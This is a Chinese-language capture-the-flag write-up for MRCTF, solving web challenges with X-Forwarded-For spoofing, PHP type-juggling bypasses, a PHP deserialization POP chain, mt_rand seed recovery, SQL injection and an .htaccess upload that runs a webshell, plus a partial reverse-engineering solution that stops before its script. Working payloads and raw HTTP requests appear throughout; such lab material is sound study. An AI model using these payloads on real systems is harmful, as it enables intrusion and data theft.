MRCTF –Writeup–DLU

MRCTF –Writeup–DLU

Web：

PYwebsite

```
<script>

    function enc(code){
    hash = hex_md5(code);
    return hash;
    }
    function validate(){
    var code = document.getElementById("vcode").value;
    if (code != ""){
    if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
    alert("您通过了验证！");
    window.location = "./flag.php"
    }else{
    alert("你的授权码不正确！");
    }
    }else{
    alert("请输入授权码");
    }

    }

    </script>
```

拿到题时，真的是无从下手，因为，这个md5根本无法破解出来，文中提示的py只是个幌子

已扫描到以下内容

拜托！你不会真的想PY到flag吧，这样可是违规的！再好好分析一下界面代码吧

仔细观察代码，存在一个 window.location ，在购买处，同时也存在一个location，我们可以从这里，入手，试想，加入我们能不能不通过这个js,而直接访问到flag.php，直接在页面访问是不行的，我们可以构造一个X-Forwarded-For:127.0.0.1,伪造自己的来源，得到flag

```
img src="./img/2.jpg" width="300" height="300" />
p>□□□□flag□□□□□□□□□□</p><p
tyle="color:white">MRCTF{f352b92c-6156-4ea0-ab76-ad1e3e769733}</p></body>
/html>
```

ez_bypass

```php
include 'flag.php';
    $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
    if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
    echo 'You got the first step';
    if(isset($_POST['passwd'])) {
    $passwd=$_POST['passwd'];
    if (!is_numeric($passwd))
    {
    if($passwd==1234567)
    {
    echo 'Good Job!';
    highlight_file('flag.php');
    die('By Retr_0');
    }
    else
    {
    echo "can you think twice??";
    }
    }
    else{
    echo 'You can not get it !';
    }

    }
    else{
    die('only one way to get the flag');
    }
    }
    else {
    echo "You are not a real hacker!";
    }
    }
    else{
    die('Please input first');
```

源码很简单：

利用可以绕过is_numberic

直接构造：

URL
http://158b626c-66bb-41c8-90a2-66f0da06dc88.merak-ctf.site/?id[]=1&gg[]=2

Enable POST

enctype
application/x-www-form-urlencoded

Body
passwd=0x12d687%00

You got the first stepGood Job! <?php
$flag="MRCTF{83c11d50-6cef-4089-91d7-c0f83d936cc4}"
?> By Retr_0


Ezpop

文章给了参考链接：https://ctf.ieki.xyz/library/php.html#反序列化魔术方法


```php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#反序列化魔术方法
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}
class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }
    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
```

```
}
class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }
    public function __get($key){
        $function = $this->p;
        return $function();
    }
}
if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

从代码中可以看出，假如我们想要读取flag.php文件，可以利用include方法



为了使用这个方法，我们必须激活 __invoke(),这个方法，而__invoke方法是当类的一个对象被当作函数执行是会触发，为了触发他，我们可以使用__get()方法，调用一个对象，即p赋值为一个类，



__get()方法，是当类访问类中的私有属性时，或者是不存在的属性是会触发

为了调用__get()方法，我们可以利用__toString()方法

```php
class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $
            this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
```

可以看到如果，我们使str赋值为一个其他类的时候，因为类中没有source这个属性，就会触发__get()方法。

接下来要触发__toString()方法，__toString默认在__wakeup触发时会调用，如果将source，赋值为一个类的时候，就会触发__wakeup方法。

于是可以构造如下poc:

```php
<?php
class Modifier {
    protected  $var='php://filter/read=convert.base64-
encode/resource=flag.php';
}
class Show{
    public $source;
    public $str;
}
class Test{
    public $p;
}
$a = new Show();
$a->source=$a;
$a->str=new Test();
$a->str->p = new Modifier();
echo serialize($a);
```

O:4:"Show":2:{s:6:"source";r:1;s:3:"str";O:4:"Test":1:{s:1:"p";O:8:"Modifier":1:{s:6:"\0*\0var";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";}}}

由于flag在文件里，这里利用伪协议来读，

接下来卡了很久：

由于本地测试使用了php7版本，因为类Modifier类的属性var是一个protected，所以会在变量var前边加上\0*\0,这里是三个字符，由于之前做其他题时，变量前边生成的是\00*\00,

结果无论怎么测试，都无法读取文件，后来看到了题目中的文章

```
O:4:"Name":2:{s:11:"\0*\0username";s:5:"admin";s:11:"\0*\0password";i:100;}
```

可以看到这里是\0*\0,但是还是不成功，往上翻翻，看到如下信息，

public、protected与private在序列化时的区别

protected 声明的字段为保护字段，在所声明的类和该类的子类中可见，但在该类的对象实例中不可见。因此保护字段的字段名在序列化时，字段名前面会加上\0\0*的前缀。这里的 \0 表示 ASCII 码为 0 的字符(不可见字符)，而不是 \0 组合。这也许解释了，为什么如果直接在网址上，传递*\0*\0username会报错，因为实际上并不是\0，只是用它来代替ASCII值为0的字符。必须用python传值才可以。

于是使用python:

```
import requests
r = requests.session()
url = 'http://9cf8f152-61ce-4b18-8a97-99a67088b7c5.merak-ctf.site/?
pop=O:4:"Show":2:{s:6:"source";r:1;s:3:"str";O:4:"Test":1:
{s:1:"p";O:8:"Modifier":1:
{s:6:"\0*\0var";s:57:"php://filter/read=convert.base64-
encode/resource=flag.php";}}}'
page = r.get(url).text
print(page)
得到：
PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJNUkNURns3OWFhZDNmMC05NT
JkLTQ0NjEtOTQ3ZC1jY2NjNjVlYmUxMWN9IjsKfQplY2hvICJIZWxwIE1lIEZpbmQgRkxBRyEi
Owo/Pg==
```

```
<?php
class Flag{
   private $flag= "MRCTF{79aad3f0-952d-4461-947d-cccc65ebe11c}";
}
echo "Help Me Find FLAG!";
?>
```

套娃

```
//1st
    $query = $_SERVER['QUERY_STRING'];

    if( substr_count($query, '_') !== 0 || substr_count($query, '_') != 0
){
    die('Y0u are So cutE!');
    }
    if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/',
$_GET['b_u_p_t'])){
    echo "you are going to the next ~";
    }
```

页面中给出了第一步的源码：

我们不能输入”_”以及“_”即它的url编码，但是我们可以使用”_”绕过

对于preg_match，可使用23333

绕过

URL
http://ec376288-a4c3-4a52-ad47-c797aa507d4b.merak-ctf.site/?b%5Fu%5Fp%5Ft=23333%0a

提交后得到：

how smart you are ~

FLAG is in secrettw.php

进入页面

Flag is here~But how to get it?Local access only!
Sorry,you don't have permission! Your ip is :sorry,this way is banned!

伪造Client-Ip:127.0.0.1

页面源码返回一串jsfuck,

```
Flag is here~But how to get it?Local access only!<br/>
<!--
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]])[+!+[]+[+[]]
[]+[])[!+[]+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]-
[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+
[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]+[])[!+[]+!+[
[]]+(![]+[])[+!+[]]+((+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[-
[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]
```

到控制台执行得到：

...2-ad47-c797aa507d4b.merak-ctf.site 上的嵌入式页面显示

post me Merak

确定

POST Merak=a

得到源码

```
Flag is here~But how to get it? <?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';
if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
}
function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
```

```
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
```

这里利用两点，一点是利用PHp://input传值，二是要逆一个小脚本，构造脚本

```
<?php
function decode($v){
    $v = $v;
    $re = "";
    for ($i=0;$i<strlen($v);$i++){
        $re.=chr(ord($v[$i]) - $i*2);
    }
    return base64_encode($re);

}
echo decode("flag.php");
?>
```

得到：ZmpdYSZmXGI=

burp发包：

```
POST /secrettw.php?2333=php://input&file=ZmpdYSZmXGI= HTTP/1.1
Host: cd6c289b-3227-4ca8-b67e-c4fd52db3fcb.merak-ctf.site
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Client-Ip:127.0.0.1
Referer:127.0.0.1
X-Forwarded-For:127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Length: 20

todat is a happy day
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 28 Mar 2020 10:15:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Content-Length: 11535

Flag is here~But how to get it?Local access only!<br/>
$flag = 'MRCTF{356071dd-53c2-43da-a2d6-827ab03e6de8}';
echo "Flag is here~But how to get it?";
?>
<!--
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[
[!+[]+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]
])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[
![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]
]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]]+[])[+!+[]+[+!+
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!
]+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([
])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([]
+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(
]+[])[+!+[]]+(![]+[])[+!+[]]+((+[])[([][(![]+[])[+[]]+
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])
```

Ezaudit

首先打开页面，只有一个静态页面，猜测有隐藏文件，手动测试找到”www.zip”文件，源码如下

```
<?php
header('Content-type:text/html; charset=utf-8');
error_reporting(0);
```

```
if(isset($_POST['login'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
    $Private_key = $_POST['Private_key'];
    if (($username == '') || ($password == '') ||($Private_key == '')) {
        // 若为空,视为未填写,提示错误,并3秒后返回登录界面
        header('refresh:2; url=login.html');
        echo "用户名、密码、密钥不能为空啦,crispr会让你在2秒后跳转到登录界面的!";
        exit;
}
    else if($Private_key != '*************' )
    {
        header('refresh:2; url=login.html');
        echo "假密钥，咋会让你登录?crispr会让你在2秒后跳转到登录界面的!";
        exit;
    }
    else{
        if($Private_key === '************'){
        $getuser = "SELECT flag FROM user WHERE username= 'crispr' AND
password = '$password'".';';
        $link=mysql_connect("localhost","root","root");
        mysql_select_db("test",$link);
        $result = mysql_query($getuser);
        while($row=mysql_fetch_assoc($result)){
            echo "<tr><td>".$row["username"]."</td><td>".$row["flag"]."
</td><td>";
        }
    }
    }
}
// genarate public_key
function public_key($length = 16) {
    $strings1 =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1),
1);
    return $public_key;
  }
  //genarate private_key
  function private_key($length = 12) {
    $strings2 =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1),
1);
    return $private_key;
```

```
  }
  $Public_key = public_key();
  //$Public_key = KVQP0LdJKRaV3n9D  how to get crispr's private_key???
```

核心处：

```
function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVW
    XYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1)
        - 1), 1);
    return $public_key;
  }

  //genarate private_key
  function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVW
    XYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2)
        - 1), 1);
    return $private_key;
  }
  $Public_key = public_key();
  //$Public_key = KVQP0LdJKRaV3n9D  how to get crispr's
  private_key???
```

可以看到文件底部给我们一个公钥，要我们推出私钥，注意到，这里使用了mt_rand方法，mt_rand使用的是一个伪随机序列，可以根据它生成的信息推出原来的seed，

网上找了个脚本：

```
str1='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
str2='KVQP0LdJKRaV3n9D'
str3 = str1[::-1]
length = len(str2)
res=''
for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res+=str(j)+' '+str(j)+' '+'0'+' '+str(len(str1)-1)+' '
            break
print (res)
```

小心,这里的str1要按照php文件中给我们的顺序填写，因为生出随机序列时，会按照我们给的原字符生成，

```
36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61
35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13 13 0 61
61 61 0 61 29 29 0 61
```

我们拿到 php_mt_seed-4.0下还原seed

```
./php_mt_seed 36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37
0 61 3 3 0 61 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0
```

```
61 13 13 0 61 61 61 0 61 29 29 0 61
```

```
47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61 35 35 0 61 36
0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13 13 0 61 61 61 0 61 29 29 0

Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
XACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FRO
62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 306.4 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x68000000 - 0x69ffffff, speed 30.3 Mseeds/s
seed = 0x69cf57fb = 1775196155 (PHP 5.2.1 to 7.0.x; HHVM)
Found 1, trying 0xfe000000 - 0xffffffff, speed 30.4 Mseeds/s
Found 1
```

1775196155就是seed,接着利用它来生成私钥，直接使用题目给的脚本。

```php
<?php
mt_srand(1775196155);
function public_key($length = 16) {
    $strings1 =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1),
1);
    return $public_key;
  }
  //genarate private_key
  function private_key($length = 12) {
    $strings2 =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1),
1);
    return $private_key;
  }
$Public_key = public_key();
echo $Public_key;
echo "\n";
$Private_key = private_key();
echo $Private_key;
?>
```

这里我们要先生成一个公钥，再生出私钥，因为初始伪随机数会随着我们的加密而变化。

KVQP0LdJKRaV3n9D XuNhoueCDCGc


可以看到第一个是原来的公钥，第二个是我们生成的私钥
回到源码，

```php
if(isset($_POST['login'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
    $Private_key = $_POST['Private_key'];
    if (($username == '') || ($password == '') ||($Private_key ==
        '')) {
```

这里我们要输入三个变量，即username,password,Private_key,

```php
else{
    if($Private_key === '************'){
    $getuser = "SELECT flag FROM user WHERE username= 'crispr'
        AND password = '$password'".';';
    $link=mysql_connect("localhost","root","root");
    mysql_select_db("test",$link);
    $result = mysql_query($getuser);
    while($row=mysql_fetch_assoc($result)){
        echo "<tr><td>".$row["username"]."</td><td>".$row["
            flag"]."</td><td>";
```

如果通过认证，即可取出数据库中的flag，这里账号填crispr,密码我们不知道，但是由源码可以尝试' or ''=',登陆成功



```
POST /login.php HTTP/1.1
Host: 5605c8b5-496e-4a51-b786-7b6843a03764.merak-ctf.site
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0)
Gecko/20100101 Firefox/74.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Origin: http://5605c8b5-496e-4a51-b786-7b6843a03764.merak-ctf.site
Connection: keep-alive
Referer:
http://5605c8b5-496e-4a51-b786-7b6843a03764.merak-ctf.site/login.ht
ml
Upgrade-Insecure-Requests: 1

login=1&username=crispr&password=' or
''='&Private_key=XuNhoueCDCGc&login=%E7%99%BB%E5%BD%95
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 28 Mar 2020 12:05:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 72
Connection: keep-alive

□<tr><td></td><td>MRCTF{c8311e56-144f-4e5c-8b00-bc4ff38ef3b0}</td>
td>
```

你传你🐎呢


这题是我想当然了，很简单的一道题，被我各种测试，
首先打开题目链接，要我们传马，我们就传呗，
1.题目办了各种php的别名，虽然是题目显示是nginx服务器，但是我们却不能利用各种nginx的解析漏洞。

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 28 Mar 2020 14:14:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 213
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding


<meta charset="utf-8"><br />
```


原来我一看到是nginx服务器就把关于apache利用的方法给抛弃了。后来实在没办法了，就试了下上传.htaccess文件，此文件可以用来配置一些apache服务，用来做一些限制，其中包括了，可以写入一句话，把不是php类型的文件,当作php文件执行。

```
AddType application/x-httpd-php .jpg
```


我们上传此文件



可见文件并没被过滤，上传成功。



拿菜刀连接下，



MRCTF{349b50f8-cd3c-4754-93f1-ab68ef42db33}

Reverse：

Transform

IDA分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rdx
```

```
  __int64 v4; // rdx
  char v6[104]; // [rsp+20h] [rbp-70h]
  int j; // [rsp+88h] [rbp-8h]
  int i; // [rsp+8Ch] [rbp-4h]
  sub_402230(argc, argv, envp);
  sub_40E640(argc, argv, v3, "Give me your code:\n");
  sub_40E5F0(argc, argv, v6, "%s");
  if ( strlen(*&argc) != 33 )
  {
    sub_40E640(argc, argv, v4, "Wrong!\n");
    system(*&argc);
    exit(argc);
  }
  for ( i = 0; i <= 32; ++i )
  {
    byte_414040[i] = v6[dword_40F040[i]];
    v4 = i;
    byte_414040[i] ^= LOBYTE(dword_40F040[i]);
  }
  for ( j = 0; j <= 32; ++j )
  {
    v4 = j;
    if ( byte_40F0E0[j] != byte_414040[j] )
    {
      sub_40E640(argc, argv, j, "Wrong!\n");
      system(*&argc);
      exit(argc);
    }
  }
  sub_40E640(argc, argv, v4, "Right!Good Job!\n");
  sub_40E640(argc, argv, v6, "Here is your flag: %s\n");
  system(*&argc);
  return 0;
}
```

v6为输入，共33位

dword_40F040为

```
signed int dword_40F040[40] =
{
9,
10,
15,
23,
7,
24,
12,
6,
1,
16,
```

```
3,
17,
32,
29,
11,
30,
27,
22,
4,
13,
19,
20,
21,
2,
25,
5,
31,
8,
18,
26,
28,
14,
0,
0,
0,
0,
0,
0,
0,
0
};
```

可知第一个for循环为改变字符顺序并与原位置异或，第二个for循环与目标字符串进行对比byte_40F0E0为

```
_BYTE byte_40F0E0[96] =
{
103,
121,
123,
127,
117,
43,
60,
82,
83,
121,
87,
94,
93,
```

```
66,
123,
45,
42,
102,
66,
126,
76,
87,
121,
65,
107,
126,
101,
60,
92,
69,
111,
98,
77,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
```

```
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0,
0
};
```

使用脚本进行还原

